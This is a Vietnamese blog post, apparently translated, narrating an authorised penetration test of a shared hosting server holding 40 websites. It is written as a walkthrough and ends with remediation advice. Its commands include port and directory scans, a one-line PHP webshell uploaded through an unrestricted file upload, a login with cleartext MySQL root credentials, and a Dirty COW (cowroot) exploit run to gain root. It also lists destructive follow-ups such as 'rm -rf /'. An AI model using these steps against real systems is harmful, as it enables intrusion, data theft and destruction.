Tôi đã hack 40 trang web trong vòng 7 phút như thế nào ?

By **An Dieu**

Tôi bắt đầu học về bảo mật thông tin và hacking từ mùa hè năm ngoái. Sau một năm kinh qua các cuộc thi CTF, wargame, giả lập kiểm tra thâm nhập (penetration testing simulation), hiện tại tôi vẫn đang tiếp tục nâng cao kỹ năng hacking đồng thời học thêm nhiều điều mới về việc *làm thế nào để khiến cho máy tính hoạt động lệch khỏi những hành vi trong dự kiến*.

Nói ngắn gọn, kinh nghiệm về bảo mật của tôi luôn bị giới hạn trong các môi trường giả lập. Và vì ngay từ ban đầu, tôi luôn tự ý thức rằng mình là một hacker mũ trắng (whitehat), nên tôi không bao giờ *"chỏ mũi"* vào công việc của người khác.
Cho đến hôm nay thì mọi chuyện đã khác. Sau đây là câu chuyện chi tiết về cách mà tôi đã hack vào một Server đang được dùng để lưu trữ 40 websites và những kiến thức tôi đã thu được.

Một người bạn đã nhắn tin cho tôi rằng có một lỗi về **XSS** đã được tìm thấy ở trang web của anh ấy, và cậu ta muốn tôi tìm hiểu sâu hơn về độ bảo mật ở hệ thống anh ta đang sử dụng. Đây là một yêu cầu quan trọng, tôi đã bảo người bạn của mình trình bày mong muốn của anh ấy bằng dạng văn bản chính thức, rằng sẽ cho phép tôi có quyền được thực hiện một cuộc kiểm tra toàn diện trên trang Web của anh ta cũng như trên Hosting đang dùng để lưu trữ trên Server. Và anh ấy đã **Đồng ý**.

Bước đầu tiên (mà tôi luôn thực hiện) là liệt kê và tìm kiếm càng nhiều thông tin càng tốt về mục tiêu của mình – trong khi tránh gây chú ý hết mức có thể.


Ở bước này tôi đã bật bộ đếm thời gian và bắt đầu quét.

Mã:

```
$ nmap --top-ports 1000 -T4 -sC http://example.com
Nmap scan report for example.com {redacted}
Host is up (0.077s latency).
rDNS record for {redacted}: {redacted}
Not shown: 972 filtered ports
PORT      STATE  SERVICE
21/tcp    open   ftp
22/tcp    open   ssh
| ssh-hostkey:
|   {redacted}
80/tcp    open   http
| http-methods:
|_  Potentially risky methods: TRACE
```

```
|_http-title: Victim Site
139/tcp   open   netbios-ssn
443/tcp   open   https
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_{redacted}
445/tcp   open   microsoft-ds
5901/tcp  open   vnc-1
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|_    VNC Authentication (2)
8080/tcp  open   http-proxy
|_http-title: 400 Bad Request
8081/tcp  open   blackice-icecap
```

Có khá nhiều port đang được mở trên Server! Bằng việc quan sát thấy rằng cổng FTP (21) và SMB (139/445) đang mở, chúng ta có thể đoán được server này được sử dụng để lưu trữ và chia sẻ file, đồng thời được sử dụng như một Webserver (cổng 80/443 và proxies 8080/8081)



Chúng ta cũng có thể cân nhắc đến việc kiểm tra các cổng UDP nếu như các thông tin thu được từ bước trên chưa đủ. Ở đây cổng duy nhất mà chúng ta có thể tương tác (mà không cần xác thực) là 80/443.

Để không tốn thời gian, tôi sử dụng *gobuster* để quét một số file có vẻ *thú vị* trên Webserver, trong khi tiếp tục tìm kiếm thêm thông tin thủ công.

Mã:

```
$ gobuster -u http://example.com -w /usr/share/wordlists/dirbuster/directory-li
/admin
/login
```

Kết quả nhận được là đường dẫn admin/ là nơi chứa “admin tool” dành cho người dùng đã xác thực có thể thay đổi các thành phần trên Webserver. Công cụ này yêu cầu thông tin đăng nhập trong khi chúng ta không có cả username lẫn password, nên tạm thời sẽ để ở đó (thực tế là gobuster chả tìm được gì thú vị cả).

Khi truy cập vào website, tôi thấy rằng nó yêu cầu đăng nhập. Không vấn đề, tôi tạo một tài khoản với email rác, bấm vào link xác nhận trên email và đăng nhập chỉ trong vài giây.

Trang web mở giao diện chào mừng và hỏi tôi có muốn đến trang profile và cập nhật ảnh đại diện hay không. Thật nồng hậu biết bao!

> **Cách tiếp cận công nghệ và ngôn ngữ mới cho những lập trình viên non trẻ**

> **10 thói quen xấu mà developer cần tránh để ảnh hưởng đến code**


2 . Bơm Thuốc

Để ý thấy rằng giao diện của website đã custom lại giao diện, tôi quyết định thử với một kiểu tấn công có tên là Unrestricted File Upload – Upload file không an toàn . Ở terminal tôi tạo ra một file như sau:

Mã:

```
echo "&lt;?php system(\$_GET['cmd']); ?&gt;" &gt; exploit.php
```

Sau đó tôi thử upload file phía trên, và **BINGO!** File **exploit.php** đã được upload lên server. Tất nhiên là nó không có thumbnail, tuy nhiên điều đó có nghĩa là file của tôi đã được lưu ở đâu đó trên server.



Ta tưởng rằng khi upload file lên server, sẽ có một vài process **kiểm tra phần mở rộng của file (file extension)**, thay thế chúng thành các định dạng được chấp nhận như **.jpeg**, **.jpg** để tránh việc thực hiện code bởi kẻ tấn công khi upload một file chứa mã độc.

Mã:

```
`Copy image address` results in the following url being copied to our clipboard
http://www.example.com/admin/ftp/objects/XXXXXXXXXXX.php
```

Xem ra là chúng ta đã có một webshell (*ghép từ website và shell -> chạy shell code trên web* =)) sẵn sàng để sử dụng:

Thấy rằng server sử dụng perl script (thật là perl luôn?), tôi đã lấy một đoạn dịch ngược mã perl từ Cheatsheet yêu thích của mình, thiết lập IP/Port và tạo ra được một shell có quyền truy cập thấp – xin lỗi vì không có ảnh chụp.

3.Thuốc phát huy tác dụng

Điều khiến tôi bất ngờ nhất là, server không chỉ được dùng để host 1 mà tới những **40 website khác nhau**. Thật buồn là tôi đã không lưu lại ảnh chụp của từng website một nhưng output thì kiểu như này:

```
$ ls /var/www

access.log site1/ site2/ site3/ {... the list goes on}
```

Bạn vừa biết là chúng ta đã có cái gì rồi đấy. Thật bất ngờ là chúng ta có thể đọc được **TOÀN BỘ** mã nguồn của các website đang được host trên server.


Một điều đáng chú ý nữa là, ở trong thư mục **"cgi-admin/pages"**, tất cả perl script đều được kết nối với một **mysql database** với quyền **root**. Đồng thời **username** và **password** để truy cập cũng lồ lộ ở đây dưới dạng **không mã hóa** (cleartext). Ví dụ như username/password là root: pwned42.

Có thể chắc chắc rằng server sử dụng **MariaDB** và tôi đã phải tham khảo issue này trước khi có thể truy cập được vào DB. Sau cùng khi thực hiện lệnh:

Mã:

```
ysql -u root -p -h localhost victimdbname
assword: pwned42
```

Chúng ta đã ở trong Database với người dùng root:



Sử dụng lệnh "**use databasename"**; sẽ cho phép chúng ta truy cập bất kỳ db nào trong số 35 db này và xem và sửa nội dung của chúng.
Đến đây thì coi như mọi thứ đã "xong" ranh giới giữa WhiteHat và BlackHat chính là đây

! Mình xin phép dừng vì đến đây thuộc về đạo đức nghề nghiệp và bài này chỉ mang mục đích học tập.

Những điều mà Hacker có thể làm

1. Dump nội dung của tất cả các database, khiến cho dữ liệu của 35 công ty publish trên các domain công cộng.
2. Xoá tất cả các database, xoá sổ dữ liệu của toàn bộ 35 công ty
3. Để lại một cửa sau (backdoor) để có thể truy cập mọi lúc dưới tên apache cùng với cronjob, bằng cách thức ví dụ như thế này, khi có nhu cầu quay trở lại.


*Tôi cũng lưu ý với các bạn rằng ở đây process mysql được chạy dưới quyền **root**, do đó tôi đã thử chạy lệnh \! **whoami** để thử lấy quyền root nhưng không thành công.*

Điều gì xa hơn nữa đang chờ tôi khám phá ?

Sau khi báo cáo lại kết quả tấn công của mình, tôi đã được phép tấn công sâu hơn nữa.

Trước khi tìm cách để biến quyền truy cập của mình thành **root** và tạo ra nhiều thiệt hại hơn nữa, tôi đã tìm kiếm xem liệu có file nào mà mình có thể tận dụng được với quyền truy cập hiện tại hay không.

Ở thời điểm này, tôi nhớ ra rằng cổng **SMB cũng đang được mở**. Điều đó có nghĩa là có ***một thư mục nào đó được chia sẻ trong hệ thống với toàn bộ người dùng***. Sau một vài lần duyệt qua lại, thì đây là kết quả mà tôi tìm được trong thư mục */home/samba/secured* :



Trong thư mục này, có rất nhiều file của từng người dùng của công ty hosting. Nó chứa rất nhiều thông tin nhạy cảm như là :

- Các file .psd/.ai (Bản thô của những thiết kế, bí mật công ty)
- Các file cookies sqlite
- Hoá đơn
- Ebook lậu
- Thông tin truy cập Wifi SSIDs

Những điều Hacker có thể **hành động** lúc này:

1. Đứng gần văn phòng của công ty hosting, đăng nhập vào mạng intranet của họ bằng các thông tin SSIDs đã lấy được và thực hiện toàn bộ các kiểu tấn công như ở mạng local (ví dụ MITM) mà các hệ thống giám sát IDS, FW đã trust(tin tưởng) IP/ user
2. Dump các nội dung nhạy cảm ở trên và đăng lên public domain.

4. Đòn Chí Mạng
———————-

Sau khi lượn lờ một vài vòng với danh nghĩa user apache, tôi quyết định sẽ bắt một mẻ lớn, hay còn gọi là chiếm quyền truy cập **root**. Tôi tham khảo từ Cheatsheet phổ biến này và bắt đầu tìm kiếm các file hệ thống để thịt.

Trong quá trình đào bới, tôi đã vận dụng hầu hết các kỹ năng có thể nhưng vẫn không thể tìm ra thứ gì khả dĩ để có thể nâng bước chân của mình lên một tầm cao mới.

Và đó là lúc mà tôi gặp nhớ ra cái này. Trong một lần chơi CTF (Capture the Flag), hệ thống thường xuyên được cập nhật và thỉnh thoảng có một vài lỗi server được cố tình thiết lập sai để có thể cung cấp cho bạn quyền root nếu tìm ra chúng. Tuy nhiên trong *thực tế*, người ta ***không*** cập nhật hệ thống.
Đầu tiên tôi kiểm tra Linux mà hệ thống đang dùng:

```
$ cat /etc/issue
CentOS Linux release 7.2.1511 (Core)
```

Và phiên bản của kernel là?


```
sh-4.2$ uname -a
uname -a
Linux webserver 3.10.0-327.el7.x86_64 #1 SMP Thu Nov 19 22:10:57 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
```

Phiên bản kernel khá là cũ

Do you know what it mean?

Hình ảnh trên có gợi cho bạn đến cái gì không? Nếu câu trả lời là không, hãy tham khảo ở đây.

Đồng thời tôi cũng tìm thấy bài blog này và nó đã thôi thúc tôi kiểm tra kernel version xem có bị tấn công bởi cái script ở bài post trên không



Timestamps & Firefox restored sites redacted

Tiếp theo là:

```
sh-4.2$ ls
ls
cowroot
cowroot.c
rh-cve-2016-5195_1.sh
sh-4.2$ ./cowroot
./cowroot
id
uid=0(root) gid=48(apache) groups=48(apache),5003(ispapps),5004(ispconfig)
whoami
root
```

5. Game Over

———————-

Ngay lập tức tôi đã viết mail và thông báo đến những ảnh hưởng mà cuộc tấn công của tôi có thể gây ra với từng step được mô tả kĩ lưỡng như ở trên, và khép lại một đêm thú vị.

Lúc này, tổng kết lại, thì kẻ tấn công có thể làm được những thứ sau đây:

1. **Đọc/thay đổi TOÀN BỘ file trên server**
2. **Để lại backdoor (giống như với user apache)**
3. **Cài và phát tán malware đến mạng intranet của server của toàn bộ công ty**
4. **Cài ransomware đòi tiền chuộc**
5. **Dùng server để đào tiền ảo**
6. **Dùng server như proxy**
7. **Dùng server như là một C2C server**
8. **Dùng server cho botnet**
9. **... Tuỳ các bạn tưởng tượng**
10. **rm -rf /**

Ngày hôm sau, bạn của tôi đã liên lạc lại và thông báo rằng lỗi upload file đã được fix.

tl;dr (tóm lại)
Tổng kết lại, chúng ta đã tìm thấy:

- Một web app có lỗ hổng ở phần upload file sẽ dẫn đến việc tạo ra một **webshell** với quyền truy cập cấp thấp
- Thông tin truy cập vào mysql database, dẫn đến khả năng đọc/ghi đến 35 database.
- Rất nhiều file thông tin nhạy cảm

Và chúng ta cũng có thể tận dụng việc kernel **chưa được update** để chiếm quyền truy cập **root**.

6. Thuốc giải

———————-

1. Hãy bắt đầu với lỗi upload file khiến cho chúng ta có **quyền truy cập vào shell** của server. Bởi vì toàn bộ phần backend của web app được viết bằng Perl – trong khi tôi không sử dụng Perl nên tôi không thể đưa ra được giải pháp gì cho phần này.
2. Có một vấn đề mà tôi có thể đề nghị được, đó là không dùng Perl ở năm 2017, nhưng đó chỉ là ý kiến chủ quan và hoan nghênh các bạn chứng minh rằng tôi sai.
3. Với phần filesystem, tôi đề nghị cần quản lý **file permission** một cách **cẩn thận hơn với user**, tốt nhất là bám sát theo nguyên tắc quyền tối thiểu. Bằng cách này, kể cả nếu user có quyền truy cập thấp như apache bị chiếm thì cũng không thể đọc bất kỳ thông tin nhạy cảm nào.
4. Ngoài ra, việc chạy tất cả các website trên cùng 1 server là một **ý tưởng tồi** , nhưng tôi cũng không chắc rằng sử dụng **docker** có giải quyết được vấn đề một cách triệt để hay không.
5. Cả việc thông tin **truy cập cho tất cả db giống nhau** cũng là một vấn đề nên tránh.
6. Cuối cùng, thường xuyên Cập nhật mọi thứ. Nó chỉ là một câu lệnh mà thôi su -c 'yum update' (dành cho CentOS).

Có thể bạn quan tâm:

- Các bạn trẻ đừng sợ chọn sai ngành học!
- Dành cho các bạn trẻ sắp bước vào ngành Công nghệ thông tin…
- Tại sao có rất ít người chọn ngành Khoa học máy tính?

TopDev Via Thenextweb

> **Cách tiếp cận công nghệ và ngôn ngữ mới cho những lập trình viên non trẻ**

m

> **10 thói quen xấu mà developer cần tránh để ảnh hưởng đến code**